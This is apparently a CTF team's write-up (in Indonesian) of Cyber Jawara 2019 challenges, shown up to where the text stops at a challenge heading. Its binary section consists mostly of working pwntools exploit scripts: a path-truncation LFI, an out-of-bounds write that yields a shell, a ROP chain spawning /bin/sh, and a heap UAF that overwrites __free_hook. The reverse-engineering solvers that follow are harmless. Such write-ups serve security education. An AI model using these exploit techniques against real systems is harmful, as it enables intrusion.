## 



**NAMA TIM : [*AKUCINTABSSN*]**

Sabtu 7 September 2019

|  |  |
| --- | --- |
| Ketua Tim | |
|  | Lu William Hanugra |
| Anggota | |
| 1. o | Abdillah Muhamad |
|  |  |

Daftar Isi

[**Binary Hacking**](#_cunye0qcodp1) **4**

[Starlight](#_35mqodugskbg) 4

[Solusi](#_z4225pk6z6ua) 4

[Flag](#_fc9cvia99vb3) 5

[Noir](#_x6gf9jidbcjz) 6

[Solusi](#_uwrnf19jr6en) 6

[Flag](#_ac5yl7wfjewh) 6

[Maeve](#_pu2xq248v6vs) 7

[Solusi](#_doyd4f1b6xjo) 7

[Flag](#_l8zxduby149e) 9

[Homelander](#_dt489lyijd43) 10

[Solusi](#_3nsxifwz1rva) 10

[Flag](#_px6l2z9afqri) 12

[**Reverse Engineering**](#_bweheqjk291z) **13**

[newbie.exe](#_48s52l827cct) 13

[Solusi](#_18tkimrnava) 13

[Flag](#_us0u2v2ckvhv) 14

[Haseul](#_q1q97cw54ecq) 15

[Solusi](#_mso9nd7hv7x3) 15

[Flag](#_vfa764lybkrv) 17

[Snake's Revenge](#_xmkpbwbfjiof) 18

[Solusi](#_lmkespf9l6c) 18

[Flag](#_sk05f936t05c) 20

[Gowon](#_4d93d8d6xxzq) 21

[Solusi](#_mbkqmh3r2ga0) 21

[Flag](#_60ulwxinufnw) 26

[Hyunjin](#_6b9kthhxmloh) 27

[Solusi](#_2ljb8yahx3w8) 27

[Flag](#_9smfok4qcxyg) 31

[**Network**](#_iyp9fj7kr6z7) **32**

[Split](#_xo2bh3khjwfl) 32

[Solusi](#_wluqrtbfwbat) 32

[Flag](#_dgxt3ibtyelu) 32

[Exfiltration](#_15aatm3f1jrg) 33

[Solusi](#_rxo1wltep9wv) 33

[Flag](#_azylt2muq0o3) 33

[**Cryptography**](#_vj3w0e8bkcz) **34**

[Sanity Check](#_4ehx4sffc0x6) 34

[Solusi](#_ffudv57516hf) 34

[Flag](#_wml2lukz06v) 35

[Insanity Check](#_47z96nbya3dk) 36

[Solusi](#_ltg2jrorxxwf) 36

[Flag](#_qpkpruwlhexd) 44

[RC4](#_wplhx8q30tq2) 45

[Solusi](#_jhfu952q5omu) 45

[Flag](#_moa4vkw56ram) 46

[**Web Hacking**](#_rdwwzzujc850) **47**

[Under Construction](#_4zhpxvs79mow) 47

[Solusi](#_f1hvf31enp3z) 47

[Flag](#_mi1r2mvhivv) 48

[Mysterious](#_3cra8fam52k) 49

[Solusi](#_2nqpit2ik4i9) 49

[Flag](#_a79pzjr7un13) 49

[Chuu](#_6668ddqpujqe) 50

[Solusi](#_gi3m5ux1okme) 50

[Flag](#_fdaf99r0azrj) 50

[Heejin](#_oij9xljw0zif) 51

[Solusi](#_ro0eyzr3nics) 51

[Flag](#_3fbv3b8pk8q8) 52

[Olivia](#_g7jfuou6fdst) 53

[Solusi](#_5kcr9qulew0q) 53

[Flag](#_j4ui5gruhdug) 56

[**Digital Forensics**](#_y2khtuj9p7p4) **57**

[CJ.docx](#_3gcu5xwid5v8) 57

[Solusi](#_5wtgmizdp89y) 57

[Flag](#_61lwvhptmeci) 57

[audit.log](#_vqxjz099v9f2) 58

[Solusi](#_ixxd8oadvicw) 58

[Flag](#_21n9fiulaude) 61

# 

# 

# Binary Hacking

## Starlight

|  |
| --- |
| Dapatkah Anda memahami kode C dari binary ini dan meretas network service yang menjalankan binary tersebut?  https://drive.google.com/open?id=1Kuj6sTWI4WE4mLFL4W8hdH5MEB2JjIiX  nc 203.34.119.237 11337 |

### Solusi

Bug terdapat pada baris 81, dimana path dari snprintf dengan maksimal buffer 128 (MAXN). Ini mirip dengan bug pada salah satu VPN yang terkenal baru-baru saja melalui penemuan dari Orange. Solusinya, hanya perlu melakukan padding hingga 128 ini terpenuhi dan membuang .lang dibelakangnya sehingga mendapatkan LFI dan membaca password.txt untuk mendapatkan flag.

|  |
| --- |
| snprintf(path, MAXN, "languages/%s.lang", lang);  fp = fopen(path, "r"); |

solve.py

|  |
| --- |
| #!/usr/bin/env python  from pwn import \*  context.terminal = ['tmux', 'split-window', '-h']  context.log\_level = ['debug', 'info', 'warn'][1]  BINARY = './starlight'  HOST = '203.34.119.237'  PORT = 11337  def exploit(REMOTE):  payload = '../'  payload += './' \* (51)  payload += 'password.txt'  r.sendlineafter(': ', payload)  if \_\_name\_\_ == '\_\_main\_\_':  REMOTE = len(sys.argv) > 1  elf = ELF(BINARY, checksec=False)  if REMOTE:  r = remote(HOST, PORT)  else:  r = elf.process(aslr=False)  info(r.pid)  exploit(REMOTE)  r.interactive() |

### 

### Flag

CJ2019{just\_like\_vulnerability\_in\_fortigate\_vpn\_CVE-2018-13379}

## 

## Noir

|  |
| --- |
| Program berikut adalah implementasi algoritma counting sort dengan "fungsi tersembunyi".  <https://drive.google.com/open?id=1aVNREY10F0gxlLRf1FVbMDOq83iQM54I>  nc 203.34.119.237 11338 |

### Solusi

oob write, overwrite relative pada saved rip ke hidden\_shell

|  |
| --- |
| num = read\_int(5);  while (num >= 0) {  count[num]++; // bug  num = read\_int(5);  } |

|  |
| --- |
| ===~ WELCOME ~===  Insert one number (0-1000) per line. To finish input, insert negative number.  1006  1006  1006  -1  Sorted:  0  0  0  ls -la  total 28  dr-xr-xr-x 1 root root 4096 Sep 6 22:58 .  drwxr-xr-x 1 root root 4096 Sep 7 01:33 ..  -r-xr-xr-x 1 root root 54 Sep 6 22:54 flag.txt  -r-xr-xr-x 1 root root 12960 Sep 6 22:54 noir  cat flag.txt  CJ2019{can\_u\_pwn\_this\_without\_hidden\_shell\_function?} |

### Flag

CJ2019{can\_u\_pwn\_this\_without\_hidden\_shell\_function?}

## 


## Maeve

|  |
| --- |
| Walaupun saat ini sistem 64 bit dipakai di mana-mana, beberapa sistem masih harus menggunakan OS 32 bit (misalnya untuk IoT devices seperti Raspberry Pi). Retaslah aplikasi berikut yang merupakan ELF 32 bit yang statically-linked.  <https://drive.google.com/open?id=15RCO1csb7fihQNfiC24J2j6oEXI9nPPC>  nc 203.34.119.237 11339  *Problem setter: farisv* |

### Solusi

Overwrite function pointer, stack pivot dengan xchg ???, ebp -> leave; ret;

|  |
| --- |
| #!/usr/bin/env python  from pwn import \*  context.terminal = ['tmux', 'split-window', '-h']  context.log\_level = ['debug', 'info', 'warn'][1]  BINARY = './maeve'  HOST = '203.34.119.237'  PORT = 11339  # 0x08058408: xchg eax, ebp; ret;  # 0x08049193: add esp, 0x10; leave; ret;  IMAGE\_BASE\_0 = 0x08048000  rebase\_0 = lambda x : p32(x + IMAGE\_BASE\_0)  rop = ''  rop += rebase\_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;  rop += '//bi'  rop += rebase\_0(0x000276bb) # 0x0806f6bb: pop edx; ret;  rop += rebase\_0(0x000a4060)  rop += rebase\_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;  rop += rebase\_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;  rop += 'n/sh'  rop += rebase\_0(0x000276bb) # 0x0806f6bb: pop edx; ret;  rop += rebase\_0(0x000a4064)  rop += rebase\_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;  rop += rebase\_0(0x00001710) # 0x08049710: xor eax, eax; ret;  rop += rebase\_0(0x0000038e) # 0x0804838e: pop ebp; ret;  rop += p32(0xffffffff)  rop += rebase\_0(0x0000b4d5) # 0x080534d5: inc ebp; ret;  rop += rebase\_0(0x000001c9) # 0x080481c9: pop ebx; ret;  rop += p32(0xffffffff)  rop += rebase\_0(0x00098106) # 0x080e0106: inc ebx; ret;  rop += rebase\_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;  rop += p32(0xffffffff)  rop += rebase\_0(0x0009813c) # 0x080e013c: inc ecx; ret;  rop += rebase\_0(0x000276bb) # 0x0806f6bb: pop edx; ret;  rop += rebase\_0(0x000a4068)  rop += rebase\_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;  rop += rebase\_0(0x000001c9) # 0x080481c9: pop ebx; ret;  rop += rebase\_0(0x000a4060)  rop += rebase\_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;  rop += rebase\_0(0x000a4068)  rop += rebase\_0(0x000276bb) # 0x0806f6bb: pop edx; ret;  rop += rebase\_0(0x000a4068)  rop += rebase\_0(0x00001710) # 0x08049710: xor eax, eax; ret;  rop += p32(0x0807c136) # inc eax  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += p32(0x0807c136)  rop += rebase\_0(0x00027da0) # 0x0806fda0: int 0x80; ret;  # 0x0807c136: inc eax; ret;  # 0x080a02cf: nop; ret;  def exploit(REMOTE):  if not REMOTE: gdb.attach(r, 'b \*0x08048FA0\nb \*0x08048F85\nb \*0x08048FEF\nb \*0x0804900F\nb \*0x0806fda0')  name = 'A' \* 255  r.sendlineafter(': ', name)  r.sendlineafter(': ', str(3))  title = p32(0x08058408)  title += p32(0x08049193)  title += 'C' \* (232 - len(title))  title += p32(3)  title += p32(1)  content = 'A' \* 256  content += p32(0x80ecfc4)  content += rop  r.sendlineafter(': ', title)  r.sendlineafter(': ', content)  title = ''  content = 'A' \* 256  content += p32(0x80ecfc8)  r.sendlineafter(': ', title)  r.sendlineafter(': ', content)  if \_\_name\_\_ == '\_\_main\_\_':  REMOTE = len(sys.argv) > 1  elf = ELF(BINARY, checksec=False)  if REMOTE:  r = remote(HOST, PORT)  else:  r = elf.process(aslr=True)  info(r.pid)  exploit(REMOTE)  r.interactive() |



### Flag

CJ2019{w0w\_c0ngrats\_for\_pwning\_this\_0n3!!1!!11!}

## 


## Homelander

|  |
| --- |
| *Mari belajar mengeksploitasi heap karena itu yang banyak ditemukan di aplikasi real.*  [*https://drive.google.com/open?id=1q8DwxLNY227b5G5kyw0U-W0YgoWR9QNf*](https://drive.google.com/open?id=1q8DwxLNY227b5G5kyw0U-W0YgoWR9QNf)  *nc 203.34.119.237 11340*  *Hint:*   * *Sistem yang digunakanan soal ini sama dengan yang ada pada soal Noir ataupun Maeve (Ubuntu 18.04).*   *Problem setter: farisv* |

### Solusi

UAF, Double Free

|  |
| --- |
| #!/usr/bin/env python  from pwn import \*  context.terminal = ['tmux', 'split-window', '-h']  context.log\_level = ['debug', 'info', 'warn'][1]  BINARY = './homelander'  HOST = '203.34.119.237'  PORT = 11340  def add(idx, length, note):  r.sendafter(': ', '1')  r.sendafter(': ', str(idx))  r.sendafter(': ', str(length))  r.sendafter(': ', note)  def edit(idx, note):  r.sendafter(': ', '2')  r.sendafter(': ', str(idx))  r.sendafter(': ', note)  def view(idx):  r.sendafter(': ', '3')  r.sendafter(': ', str(idx))  r.recvuntil(',\n')  return r.recvline(0)  def delete(idx):  r.sendafter(': ', '4')  r.sendafter(': ', str(idx))  def exploit(REMOTE):  add(1, 0x18, 'A' \* 0x18)  add(2, 0x18, 'B' \* 0x18)  add(3, 0x18, 'C' \* 0x18)  delete(2)  delete(1)  edit(1, '\x70')  add(4, 0x18, 'D' \* 0x10)  add(5, 0x18, p64(0x701) \* 2)  add(6, 0x350, 'X')  add(7, 0x350, '/bin/sh')  add(8, 0x350, 'X')  delete(2)  leak = u64(view(2).ljust(8, '\x00'))  libc.address = ((leak - libc.sym['\_\_malloc\_hook']) & 0xFFFFFFFFFFFFF000) + libc.address  print '%x' % libc.address  # add(9, 0x28, 'A' \* 0x28)  if not REMOTE: gdb.attach(r, 'brva 0xe72')  delete(4)  edit(4, p64(libc.sym['\_\_free\_hook']))  add(9, 0x18, p64(libc.sym['system']))  add(10, 0x18, p64(libc.sym['system']))  delete(7)  if \_\_name\_\_ == '\_\_main\_\_':  REMOTE = len(sys.argv) > 1  elf = ELF(BINARY, checksec=False)  if REMOTE:  r = remote(HOST, PORT)  libc = ELF('./libc.so', checksec=False)  else:  r = elf.process(aslr=False)  libc = r.libc  info(r.pid)  exploit(REMOTE)  r.interactive() |



### Flag

CJ2019{>>\*>\_\_>remember,\_you\_guys\_are\_the\_real\_pwners\_<\*<<\*<}

# 

# 

# Reverse Engineering

## newbie.exe

|  |
| --- |
| Mari belajar reverse engineering dengan mencoba memecahkan program dengan kode yang sederhana.  <https://drive.google.com/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M> |

### Solusi



|  |
| --- |
| for ( i = 0; i <= 47; ++i ) {  if ( 8 \* s[i] != num[i] ) {  puts("Wrong key");  return 1;  }  } |
| .data:0000000000403020 num dd 218h, 250h, 190h, 180h, 188h, 1C8h, 3D8h, 188h, 1B8h  .data:0000000000403020 ; DATA XREF: main+66↑o  .data:0000000000403020 dd 320h, 310h, 1C0h, 180h, 310h, 1B0h, 320h, 328h, 1B8h  .data:0000000000403020 dd 320h, 190h, 2 dup(1B0h), 330h, 190h, 180h, 330h, 318h  .data:0000000000403020 dd 1C0h, 2 dup(1A8h), 1C8h, 188h, 1C8h, 310h, 188h, 308h  .data:0000000000403020 dd 310h, 1B0h, 188h, 318h, 190h, 1B8h, 310h, 1B0h, 180h  .data:0000000000403020 dd 308h, 328h, 3E8h |

|  |
| --- |
| num = [0x00000218, 0x00000250, 0x00000190, 0x00000180, 0x00000188, 0x000001C8, 0x000003D8, 0x00000188, 0x000001B8, 0x00000320, 0x00000310, 0x000001C0, 0x00000180, 0x00000310, 0x000001B0, 0x00000320, 0x00000328, 0x000001B8, 0x00000320, 0x00000190, 0x000001B0, 0x000001B0, 0x00000330, 0x00000190, 0x00000180, 0x00000330, 0x00000318, 0x000001C0, 0x000001A8, 0x000001A8, 0x000001C8, 0x00000188, 0x000001C8, 0x00000310, 0x00000188, 0x00000308, 0x00000310, 0x000001B0, 0x00000188, 0x00000318, 0x00000190, 0x000001B8, 0x00000310, 0x000001B0, 0x00000180, 0x00000308, 0x00000328, 0x000003E8]  s = [x / 8 for x in num]  print ''.join(map(chr, s)) |

### Flag

CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

## 

## Haseul

|  |
| --- |
| Haseul diberikan sebuah binary untuk latihan reverse engineering. Bantulah dia!  <https://drive.google.com/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a> |

### Solusi

Quick math tapi dengan Z3.

|  |
| --- |
| cnt = 0  for ( i = 0; i < 33; ++i ) {  for ( j = 1; j < 34; ++j ) {  if ( s[i] + s[j] != const[cnt++] ) {  puts("nope!");  return 1LL;  }  }  } |
| #!/usr/bin/env python2  from z3 import \*  s = Solver()  flag = [BitVec(i, 8) for i in xrange(34)]  for char in flag:  s.add(char >= 0x20, char <= 0x7E)  const = [0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC, 0xA9, 0xE5, 0xEF, 0xDE, 0xD8, 0xED, 0xE1, 0xE2, 0xAE, 0xD8, 0xDE, 0xDA, 0xAE, 0xE2, 0xE5, 0xF2, 0xD8, 0xEE, 0xEC, 0xE2, 0xE7, 0xB2, 0xD8, 0xD3, 0xAC, 0x60, 0xA5, 0x8F, 0x93, 0x91, 0x9E, 0x8F, 0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F, 0xA4, 0x98, 0x99, 0x65, 0x8F, 0x95, 0x91, 0x65, 0x99, 0x9C, 0xA9, 0x8F, 0xA5, 0xA3, 0x99, 0x9E, 0x69, 0x8F, 0x8A, 0x63, 0xA5, 0xEA, 0xD4, 0xD8, 0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB, 0xDA, 0xD4, 0xE9, 0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE, 0xE1, 0xEE, 0xD4, 0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF, 0xA8, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0x93, 0xD8, 0xC2, 0xC6, 0xC4, 0xD1, 0xC2, 0xD6, 0x93, 0xCF, 0xD9, 0xC8, 0xC2, 0xD7, 0xCB, 0xCC, 0x98, 0xC2, 0xC8, 0xC4, 0x98, 0xCC, 0xCF, 0xDC, 0xC2, 0xD8, 0xD6, 0xCC, 0xD1, 0x9C, 0xC2, 0xBD, 0x96, 0x91, 0xD6, 0xC0, 0xC4, 0xC2, 0xCF, 0xC0, 0xD4, 0x91, 0xCD, 0xD7, 0xC6, 0xC0, 0xD5, 0xC9, 0xCA, 0x96, 0xC0, 0xC6, 0xC2, 0x96, 0xCA, 0xCD, 0xDA, 0xC0, 0xD6, 0xD4, 0xCA, 0xCF, 0x9A, 0xC0, 0xBB, 0x94, 0x9E, 0xE3, 0xCD, 0xD1, 0xCF, 0xDC, 0xCD, 0xE1, 0x9E, 0xDA, 0xE4, 0xD3, 0xCD, 0xE2, 0xD6, 0xD7, 0xA3, 0xCD, 0xD3, 0xCF, 0xA3, 0xD7, 0xDA, 0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7, 0xCD, 0xC8, 0xA1, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4, 0xE1, 0xD2, 0xE6, 0xA3, 0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC, 0xA8, 0xD2, 0xD8, 0xD4, 0xA8, 0xDC, 0xDF, 0xEC, 0xD2, 0xE8, 0xE6, 0xDC, 0xE1, 0xAC, 0xD2, 0xCD, 0xA6, 0x60, 0xA5, 0x8F, 0x93, 0x91, 0x9E, 0x8F, 0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F, 0xA4, 0x98, 0x99, 0x65, 0x8F, 0x95, 0x91, 0x65, 0x99, 0x9C, 0xA9, 0x8F, 0xA5, 0xA3, 0x99, 0x9E, 0x69, 0x8F, 0x8A, 0x63, 0x9C, 0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB, 0xDF, 0x9C, 0xD8, 0xE2, 0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD, 0xA1, 0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5, 0xCB, 0xC6, 0x9F, 0xA6, 0xEB, 0xD5, 0xD9, 0xD7, 0xE4, 0xD5, 0xE9, 0xA6, 0xE2, 0xEC, 0xDB, 0xD5, 0xEA, 0xDE, 0xDF, 0xAB, 0xD5, 0xDB, 0xD7, 0xAB, 0xDF, 0xE2, 0xEF, 0xD5, 0xEB, 0xE9, 0xDF, 0xE4, 0xAF, 0xD5, 0xD0, 0xA9, 0x95, 0xDA, 0xC4, 0xC8, 0xC6, 0xD3, 0xC4, 0xD8, 0x95, 0xD1, 0xDB, 0xCA, 0xC4, 0xD9, 0xCD, 0xCE, 0x9A, 0xC4, 0xCA, 0xC6, 0x9A, 0xCE, 0xD1, 0xDE, 0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF, 0x98, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA4, 0xE9, 0xD3, 0xD7, 0xD5, 0xE2, 0xD3, 0xE7, 0xA4, 0xE0, 0xEA, 0xD9, 0xD3, 0xE8, 0xDC, 0xDD, 0xA9, 0xD3, 0xD9, 0xD5, 0xA9, 0xDD, 0xE0, 0xED, 0xD3, 0xE9, 0xE7, 0xDD, 0xE2, 0xAD, 0xD3, 0xCE, 0xA7, 0x98, 0xDD, 0xC7, 0xCB, 0xC9, 0xD6, 0xC7, 0xDB, 0x98, 0xD4, 0xDE, 0xCD, 0xC7, 0xDC, 0xD0, 0xD1, 0x9D, 0xC7, 0xCD, 0xC9, 0x9D, 0xD1, 0xD4, 0xE1, 0xC7, 0xDD, 0xDB, 0xD1, 0xD6, 0xA1, 0xC7, 0xC2, 0x9B, 0x99, 0xDE, 0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD, 0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94, 0xA8, 0x65, 0xA1, 0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A, 0x94, 0x9A, 0x96, 0x6A, 0x9E, 0xA1, 0xAE, 0x94, 0xAA, 0xA8, 0x9E, 0xA3, 0x6E, 0x94, 0x8F, 0x68, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0x95, 0xDA, 0xC4, 0xC8, 0xC6, 0xD3, 0xC4, 0xD8, 0x95, 0xD1, 0xDB, 0xCA, 0xC4, 0xD9, 0xCD, 0xCE, 0x9A, 0xC4, 0xCA, 0xC6, 0x9A, 0xCE, 0xD1, 0xDE, 0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF, 0x98, 0x91, 0xD6, 0xC0, 0xC4, 0xC2, 0xCF, 0xC0, 0xD4, 0x91, 0xCD, 0xD7, 0xC6, 0xC0, 0xD5, 0xC9, 0xCA, 0x96, 0xC0, 0xC6, 0xC2, 0x96, 0xCA, 0xCD, 0xDA, 0xC0, 0xD6, 0xD4, 0xCA, 0xCF, 0x9A, 0xC0, 0xBB, 0x94, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94, 0xA8, 0x65, 0xA1, 0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A, 0x94, 0x9A, 0x96, 0x6A, 0x9E, 0xA1, 0xAE, 0x94, 0xAA, 0xA8, 0x9E, 0xA3, 0x6E, 0x94, 0x8F, 0x68, 0x99, 0xDE, 0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD, 0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9C, 0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB, 0xDF, 0x9C, 0xD8, 0xE2, 0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD, 0xA1, 0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5, 0xCB, 0xC6, 0x9F, 0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC, 0xA9, 0xE5, 0xEF, 0xDE, 0xD8, 0xED, 0xE1, 0xE2, 0xAE, 0xD8, 0xDE, 0xDA, 0xAE, 0xE2, 0xE5, 0xF2, 0xD8, 0xEE, 0xEC, 0xE2, 0xE7, 0xB2, 0xD8, 0xD3, 0xAC, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA5, 0xEA, 0xD4, 0xD8, 0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB, 0xDA, 0xD4, 0xE9, 0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE, 0xE1, 0xEE, 0xD4, 0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF, 0xA8, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4, 0xE1, 0xD2, 0xE6, 0xA3, 0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC, 0xA8, 0xD2, 0xD8, 0xD4, 0xA8, 0xDC, 0xDF, 0xEC, 0xD2, 0xE8, 0xE6, 0xDC, 0xE1, 0xAC, 0xD2, 0xCD, 0xA6, 0x99, 0xDE, 0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD, 0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9E, 0xE3, 0xCD, 0xD1, 0xCF, 0xDC, 0xCD, 0xE1, 0x9E, 0xDA, 0xE4, 0xD3, 0xCD, 0xE2, 0xD6, 0xD7, 0xA3, 0xCD, 0xD3, 0xCF, 0xA3, 0xD7, 0xDA, 0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7, 0xCD, 0xC8, 0xA1, 0x69, 0xAE, 0x98, 0x9C, 0x9A, 0xA7, 0x98, 0xAC, 0x69, 0xA5, 0xAF, 0x9E, 0x98, 0xAD, 0xA1, 0xA2, 0x6E, 0x98, 0x9E, 0x9A, 0x6E, 0xA2, 0xA5, 0xB2, 0x98, 0xAE, 0xAC, 0xA2, 0xA7, 0x72, 0x98, 0x93, 0x6C, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0x8A, 0xCF, 0xB9, 0xBD, 0xBB, 0xC8, 0xB9, 0xCD, 0x8A, 0xC6, 0xD0, 0xBF, 0xB9, 0xCE, 0xC2, 0xC3, 0x8F, 0xB9, 0xBF, 0xBB, 0x8F, 0xC3, 0xC6, 0xD3, 0xB9, 0xCF, 0xCD, 0xC3, 0xC8, 0x93, 0xB9, 0xB4, 0x8D]  v4 = 0  for i in range(0, 33):  for j in range(1, 34):  s.add(flag[i] + flag[j] == const[v4])  v4 += 1  if s.check() == sat:  model = s.model()  raw = ''.join([chr(model[x].as\_long()) for x in flag])  print(raw)  else:  print('Nope :(') |

### Flag


CJ{y0u\_can\_s0lve\_thi5\_ea5ily\_usin9\_Z3}

## 


## Snake's Revenge

|  |
| --- |
